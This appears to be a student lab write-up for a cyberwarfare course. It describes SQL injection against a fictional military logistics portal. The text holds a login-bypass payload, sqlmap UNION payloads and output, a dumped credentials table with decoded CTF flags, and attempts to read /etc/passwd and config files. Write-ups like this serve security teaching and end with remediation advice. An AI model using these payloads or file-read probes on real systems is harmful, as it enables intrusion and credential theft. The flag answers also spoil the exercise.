Operation BLACK FOG – OPSPORTAL v2.1.4

Course: Advanced Cyberwarfare Programme

Course Code: ACW902: Nation-State Cyber Operations

Instructor Name: Aminu Idris

Date: Sep 4, 2025

Version 1.0

Table of Content

1. Executive Summary

Operation BLACK FOG was conducted against OPSPORTAL v2.1.4, a logistics command platform operated by the Ruthenian Armed Forces. The assessment simulated an advanced persistent threat (APT) targeting national critical infrastructure.

The mission uncovered multiple critical vulnerabilities, including SQL Injection (SQLi), exposed configuration files, weak credential storage, and improper key management. Exploitation allowed database extraction, credential recovery, and discovery of sensitive cryptographic material (.pem files).

If exploited by a real adversary, these weaknesses would lead to full compromise of the logistics portal, potential command-level access, and lateral movement into operational networks. Immediate remediation is required.

2. Lab Objectives

1. Assess the resilience of OPSPORTAL v2.1.4 against web exploitation attempts.
2. Identify and exploit misconfigurations or weaknesses in authentication, database, and system services.
3. Demonstrate real attack paths from external access to sensitive intelligence retrieval.

4. Provide defensive recommendations to strengthen cyber resilience in critical military platforms.

3. Tools & Resources


1. Reconnaissance: nmap, sqlmap, gobuster, curl, whois, IP lookup
2. Analysis: Burp Suite, Apache documentation, CVE advisories
3. Environment: Kali Linux, SSH client

4. Methodology

The execution of Operation Black Fog followed a structured methodology rooted in the principles of reconnaissance, enumeration, vulnerability assessment, and exploitation attempts. Each stage was carefully documented with supporting evidence, leading to an informed assessment of the target system's security posture. While mission objectives required capture of multiple flags, the operation highlighted both the strength of the adversary's defenses and the challenges of penetrating a hardened system.

4.1: Reconnaissance and Enumeration

Target identified: http://50.16.90.74/opsportal/



>■ RUTHENIAN ARMED FORCES

>▶ LOGISTICS COMMAND - OPSPORTAL/ALPHA

> STATUS: ACTIVE
> VERSION: 2.1.4
> WARNING: UNAUTHORIZED ACCESS IS PUNISHABLE BY MILITARY TRIBUNAL

> USERNAME:

> PASSWORD:


> [VIEW OPERATIONAL NEWS BULLETIN]

Visible debug data:

DEBUG: Database schema version: 2.4.1 (includes 'hints' table)

DEBUG: Internal API host: 127.0.0.1

DEBUG: 'rccc_watchdog' service status: ACTIVE




```
[+] User Agent:              gobuster/3.6
[+] Extensions:              ssh,key,pem,rsa,txt,conf
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1527]
/.htaccess            (Status: 403) [Size: 275]
/.htaccess.rsa        (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.htaccess.conf       (Status: 403) [Size: 275]
/.htaccess.ssh        (Status: 403) [Size: 275]
/.htaccess.key        (Status: 403) [Size: 275]
/.htaccess.pem        (Status: 403) [Size: 275]
/.                    (Status: 200) [Size: 1527]
/.html.ssh            (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.html.key            (Status: 403) [Size: 275]
/.html.rsa            (Status: 403) [Size: 275]
/.html.pem            (Status: 403) [Size: 275]
/.html.txt            (Status: 403) [Size: 275]
/.html.conf           (Status: 403) [Size: 275]
/.htpasswd.conf       (Status: 403) [Size: 275]
/.htpasswd.ssh        (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htpasswd.key        (Status: 403) [Size: 275]
/.htpasswd.pem        (Status: 403) [Size: 275]
/.htpasswd.rsa        (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htm.key             (Status: 403) [Size: 275]
/.htm.ssh             (Status: 403) [Size: 275]
/.htm.conf            (Status: 403) [Size: 275]
/.htm                 (Status: 403) [Size: 275]
/.htm.pem             (Status: 403) [Size: 275]
/.htm.txt             (Status: 403) [Size: 275]
/.htm.rsa             (Status: 403) [Size: 275]
/.htpasswds           (Status: 403) [Size: 275]
/.htpasswds.ssh       (Status: 403) [Size: 275]
/.htpasswds.rsa       (Status: 403) [Size: 275]
/.htpasswds.key       (Status: 403) [Size: 275]
/.htpasswds.pem       (Status: 403) [Size: 275]
/.htpasswds.txt       (Status: 403) [Size: 275]
/.htpasswds.conf      (Status: 403) [Size: 275]
Progress: 18413 / 119910 (15.36%)[ERROR] Get "http://3.92.66.41/confirm_email.php.pem": context deadline exceeded (Client.Timeout exceeded while awaiting headers
Progress: 18431 / 119910 (15.37%)[ERROR] Get "http://3.92.66.41/customerinfo.asp.pem": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 18467 / 119910 (15.40%)[ERROR] Get "http://3.92.66.41/directory.htm.key": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Exposed metadata indicated possible SQLi vectors and internal service exposure.

4.2: Exploitation – SQL Injection

SQL Injection using ' OR '1'='1 -- admin' OR '1'='1' on the login page revealed the following



>■ RUTHENIAN ARMED FORCES

>▶ LOGISTICS COMMAND - OPSPORTAL/ALPHA

> STATUS: ACTIVE
> VERSION: 2.1.4
> WARNING: UNAUTHORIZED ACCESS IS PUNISHABLE BY MILITARY TRIBUNAL

[ACCESS GRANTED] Clearance: SECRET | User: col_petrov. >> PROCEED TO DASHBOARD

> USERNAME: SECRET


> PASSWORD:

> [VIEW OPERATIONAL NEWS BULLETIN]

```
> DEBUG: 'rccc_watchdog' service status: ACTIVE
> DEBUG: Internal API host: 127.0.0.1
> DEBUG: Database schema version: 2.4.1 (includes 'hints' table)
```

# [ACCESS GRANTED] Clearance: SECRET | User: col_petrov. >> PROCEED TO DASHBOARD

sqlmap was used against the login form (username and password fields).



```
Parameter: password (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: username=PulQ&password=hqOx' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7170707071,0x66486663446f4b61484d4
7679634345524e55764a5651487a70575248,0x71787a7671)-- -
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[14:03:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL 8
[14:03:55] [INFO] fetching tables for database: 'military_ops_db'
Database: military_ops_db
[2 tables]
+-------+
| hints |
| users |
+-------+

[14:03:55] [INFO] fetched data logged to text files under '/home/ec2-user/.local/share/sqlmap/output/50.16.90.74'
```


Findings confirmed time-based blind SQLi and UNION query SQLi. Extracted database schema:

- military_ops_db
- users
- hints

Output revealed backend: MySQL 8.0 on Ubuntu Apache 2.4.58.

4.3. Database Dump – Credentials


Extracted from users table:




```
---+-------------------+-----------------+
| id  | password
  | username          | clearance_level |
+-----+----------------------------------------------------------------------------------------------------------
---+-------------------+-----------------+
| 2   | Ukraine2022
  | col_petrov        | SECRET          |
| 100 | https://drive.google.com/file/d/15AMECj8Wdy-RS2_6B8P4gIVdN9DSAmue/view?usp=sharing
  | protected_key_url | TOP_SECRET      |
| 101 | RkxBR3tEMjRfQjQ1M182NH0=
  | intel_report_1    | SECRET          |
| 102 | SYNT{Q2hwN2Y0XzNyMn0=
  | intel_report_2    | SECRET          |
| 103 | 464c41477b483378345f52343537316e367d
  | intel_report_3    | SECRET          |
| 104 | 01000110 01001100 01000001 01000111 01111011 01000010 00110001 01101110 01011111 01010111 00110000 01110010 01101100 01100100 011111
01 | intel_report_4    | TOP_SECRET      |
| 105 | IODJ{Glg2d_n3l3h3}
  | intel_report_5    | TOP_SECRET      |
+-----+----------------------------------------------------------------------------------------------------------
---+-------------------+-----------------+

[14:06:20] [INFO] table 'military_ops_db.users' dumped to CSV file '/home/ec2-user/.local/share/sqlmap/output/50.16.90.74/dump/military_ops_
db/users.csv'
[14:06:20] [INFO] fetched data logged to text files under '/home/ec2-user/.local/share/sqlmap/output/50.16.90.74'
```

Username	Password / Data	Clearance
col_petrov	Ukraine2022	SECRET
protected_key	https://drive.google.com/file/d/15AMECj8Wdy-RS2_6B8P4gIVdN9DSAmue/view (acw02.pem)	TOP_SECRET
intel_report_1	RkxBR3tEMjRfQjQ1M182NH0= → FLAG{D24_B45c_64} (Base64)	SECRET
intel_report_2	SYNT{Q2hwN2Y0XzNyMn0=} → FLAG{Chp7f4_3r2n} (Base64)	SECRET
intel_report_3	464c41477b483378345f52343537316e367d → FLAG{H3x4_R4571n6} (Hex)	SECRET
intel_report_4	Binary: 01000110 01001100 01000001... → FLAG{B1n_W0rld}	TOP_SECRET
intel_report_5	IODJ{Glg2d_n3l3h3} → Caesar shift → FLAG{Zyf2w_g3e3a3}	TOP_SECRET

4.4. Misconfigurations & Exposed Artifacts



- Accessible .pem file (acw02.pem) allowed partial SSH attempts.
- SQLi --file-read enabled probing for sensitive files:
    - /var/www/html/opsportal/config.php (failed retrieval – possible WAF restrictions).
    - /etc/passwd (blocked).
- Debug output exposed internal IPs, watchdog processes, and schema versioning.



```
The authenticity of host '50.16.90.74 (50.16.90.74)' can't be established.
ED25519 key fingerprint is SHA256:ZHaBH1j3koQfpH6V1coIeKnwS1evgfW4dtWWKdlxzSw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '50.16.90.74' (ED25519) to the list of known hosts.
******************************************************************************
*                                                                            *
*                                                                          *
*                                                                          *
*                                                                          *
*                                                                          *
*                                                                          *
*                                                                          *
*                                                                            *
*                RUTHENIAN COUNTER-CYBER COMMAND (RCCC)                      *
*                                                                            *
*   NOTICE: This system is property of the Ruthenian Armed Forces.          *
*   All connections are monitored and logged.                               *
*   Any unauthorized access attempt will be considered an act of aggression   *
*   and will be met with a proportional kinetic response.                   *
*                                                                            *
*   Disconnect immediately.                                                  *
*                                                                            *
******************************************************************************
col_petrov@50.16.90.74: Permission denied (publickey).
```

5. Conclusion

Operation BLACK FOG demonstrated that OPSPORTAL v2.1.4 is critically vulnerable to advanced web exploitation. SQL Injection allowed exfiltration of sensitive credentials, intelligence reports, and cryptographic material. The exposure of operational data presents a severe national security risk.

5.1 Challenges

Despite hurdles, SQLi exploitation achieved full database compromise with credential & intelligence leaks.

1. Access Denied Responses: Many file-read attempts failed (likely due to privilege hardening or DBMS restrictions).
2. SSH with PEM key: Authentication denied due to missing private key pairing or misaligned authorized_keys file.
3. RCCC Watchdog: Monitored activity patterns; mitigation was slow, throttled injection (not brute force).

5.2 Recommendations

1. Patch SQL Injection: Implement prepared statements and parameterized queries.
2. Remove Debug Output: Suppress environment and schema leaks in production.
3. Secure Key Material: Store .pem files in a protected vault, never in accessible URLs.
4. Harden File Access: Prevent DB-based file retrieval via least privilege DB user.
5. Multi-Factor Authentication: Protect sensitive logins beyond password-only schemes.
6. Network Segmentation: Isolate OPSPORTAL from external exposure, restrict access to command-level users.

6. References

OWASP Foundation. (2021). OWASP Top Ten: Injection.
https://owasp.org/Top10/A03_2021-Injection/

Halfond, W. G., Viegas, J., & Orso, A. (2006). A classification of SQL-injection attacks and countermeasures. Proceedings of the IEEE International Symposium on Secure Software Engineering.

Shulman, A. (2006). Top Ten Database Security Threats. Imperva.

MITRE. (2023). CWE-89: Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’). https://cwe.mitre.org/data/definitions/89.html

Scarfone, K., & Mell, P. (2007). Guide to Intrusion Detection and Prevention Systems (IDPS). NIST Special Publication 800-94.